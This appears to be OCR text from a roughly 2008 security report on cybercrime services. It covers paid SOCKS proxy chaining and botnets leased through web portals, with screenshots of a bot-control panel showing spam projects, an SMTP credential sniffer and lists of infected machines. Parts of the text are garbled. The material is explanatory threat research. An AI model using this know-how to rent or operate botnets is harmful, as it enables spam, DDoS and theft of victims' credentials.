


Figure 61: Year Over Year Increase of Anonymous Proxy Web Sites

Anonymity Services



```
SocksChain start
The system canno
READY
```

User:

0 socks

	Country	City	State			
172.162.	US			0.1 h	-	Buy It
83.84.	NL			0.3 h	679.3 h	Buy It
172.163.	US			0.8 h	-	Buy It
221.171.	JP			1.2 h	-	Buy It
213.122.	UK			1.7 h	-	Buy It
91.49.	?			2.6 h	-	Buy It
98.181.	?			2.8 h	-	Buy It
64.234.	?			5.0 h	-	Buy It
65.65.	US	Dallas	Texas	34.7 h	4.6 h	Buy It
24.151.	US			77.5 h	46.6 h	Buy It

Select Country:

- All (10)
- Unknown (3)
- JP - Japan (1)
- NL - Netherlands (1)
- K - United Kingdom (1)
- United States (4)

SOCKS chaining

ethod of chaining multiple d machines together to y tunnel data

essional Service . .

сность -
печиваем.
асность -
авляем свободу!

Encryption - Secures Internet Connection
Fast Speed - Not more then 30 Clients per server
Compression - Rises your Connection Speed
Compression - Less Traffic, Cheaper GPRS

mizing Service

Starting from **$40 and going to $300 for a quarter of access**, with the price increasing based on the level of anonymity added.


Lease (part of) an existing botnet

Web-based portal bot-management

For a small fee, attackers can rent/purchase members of a larger botnet.

Online tools enable remote management and configuration of the botnet agents

Portals include performance monitoring tools – how fast is the spam being sent, DDoS throughput, etc.



Bot traffic Statistics for [redacted] generated on 2008/08/09

Top 10 Counries

Country	Rating	
Russia	7099	56%
United States	1641	13%
Germany	1504	12%
Netherlands	492	4%
Ukraine	237	2%
Brazil	196	2%
United Kingdom	152	1%
Spain	138	1%
Belgium	126	1%
Turkey	101	1%
Totally: **80**		

Top 10 new counries today

Country	Rating
totaly: **0**	

Top 10 Countries order by bot`s reports


Country	Rating	
Russia	626089	59%
United States	163156	15%
Germany	63896	6%
Brazil	24697	2%
Ukraine	20728	2%
Spain	19229	2%
Netherlands	13215	1%
United Kingdom	11816	1%
Taiwan	11541	1%
Turkey	10173	1%
Totally bot`s reports: **1061892**		

Hello,

Your last session: Tue Aug 5 06:16:31 2008

Active projects:

project	time end	price	bots	index time	size (mb)	action
[redacted]	14/1/2008	1	48 / 1	Tue May 13 00:18:43 2008	0.00	index
[redacted]	6/8/2008	1	1048 / 10000	Tue Aug 5 17:00:52 2008	0.00	index



Bots | Emails | Templates | Tasks | Sniffer | Admin

Sniffer

Ð"Ð°Ð½Ð½Ñ‹Ðµ,
Ñ□Ð¾Ð±Ñ€Ð°Ð½Ð½Ñ‹Ðµ
Ñ□Ð½Ð¸Ñ„Ñ„ÐµÑ€Ð¾Ð¼.

Sniffer

Bot:

Type: any ftp **smtp** pop3 http_auth debug

Matched 44556 of 122556 Page: **1** 2 3 ... 891 892 Show: 100 200 per page

Time	Bot	Type	So
15:32:08	26786 x	smtp	19
15:29:23	25061 x	smtp	19
15:27:57	691 x	smtp	10 10 10
15:25:35	691 x	smtp	10
15:21:36	691 x	smtp	10 10 10 10 10 10
15:19:35	691 x	smtp	10 10 10 10 10 10 10
15:18:30	6924 x	smtp	19
15:17:45	691 x	smtp	10 10 10 10 10 10 10 10 10 10 10
15:16:21	18251 x	smtp	19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19

Host

Bots | Emails | Templates | Tasks | Sniffer | Admin

Activated bots

Free bots

Stats

Settings

Debug logs

Update logs

Свободные боты. Take over для помещения их в список ботов, которым выдаются задания.


Free bots

0 [Filter] [All]

[Take over] Total: 31008 Page: **1** 2 3 ... 310 311 Show: 50 200 per page

□ All 31008 items

□	Id	Version	S	MX	Ip	Serial	Last seen
□	17971	15	✓	✓	1.8	7002-190E	0 seconds
□	18001	15	✓	✓	2.103	A86C-668C	0 seconds
□	19406	15		✓	255.44	2124-7C53	0 seconds
□	20689	15	✓	✓	86.62	0707-565F	0 seconds
□	21179	15		✓	72.16	4BE4-E459	0 seconds
□	22340	15		✓	90.129	287D-8EC2	0 seconds
□	23199	15	✓	✓	3.60	C885-66AC	0 seconds
□	23247	15		✓	1.140	4697-1209	0 seconds
□	25183	15	✓	✓	01.105	3440-BBAE	0 seconds
□	25692	15	✓	✓	174.205	18EF-22EF	0 seconds
□	27778	15		✓	3.76	EC6B-F5F7	0 seconds
□	28212	15		✓	.51	3C29-FCE8	0 seconds
□	28777	15	✓	✓	43.120	A40F-290D	0 seconds
□	29308	15		✓	62.50	782A-E23E	0 seconds
□	30668	15		✓	94.21	2092-335B	0 seconds
□	2127	14	✓	✓	65.223	0053-BCAE	1 second
□	17115	15		✓	40.199	45C4-FBFF	1 second



Current Task's

